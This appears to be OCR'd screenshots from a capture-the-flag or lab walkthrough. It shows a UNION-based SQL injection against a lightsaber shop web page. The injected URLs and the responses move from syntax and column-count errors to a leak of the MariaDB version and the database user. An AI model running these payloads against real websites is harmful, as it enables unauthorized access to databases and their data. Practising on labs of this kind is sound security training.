
```
lightside.me/shop/index.php?sid=1' and 1=1; Select @@version;-- -
```

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'Select @@version;-- -" at line 1
```




`lightside.me/shop/index.php?sid=1' and 1=1 UNION Select @@version;-- -`

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select

The used SELECT statements have a different number of columns


Ultimate Lightsaber Shop
Select
Logout

```
lightside.me/shop/index.php?sid=1' and 1=1 UNION Select @@version, null, null, null, null;-- -
```


Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00	
10.3.23-MariaDB-0+deb10u1				

User: luke


Ultimate Lightsaber Shop
Select
Logout

```
lightside.me/shop/index.php?sid=' UNION Select @@version, null, null, null, null;-- -
```


Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see?

10.3.23-MariaDB-0+deb10u1				

User: luke


Ultimate Lightsaber Shop
Select
Logout

```
lightside.me/shop/index.php?sid=' UNION Select @@version, current_user, null, null, null;-- -
```


Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see?

10.3.23-MariaDB-0+deb10u1	robot@localhost			

User: luke

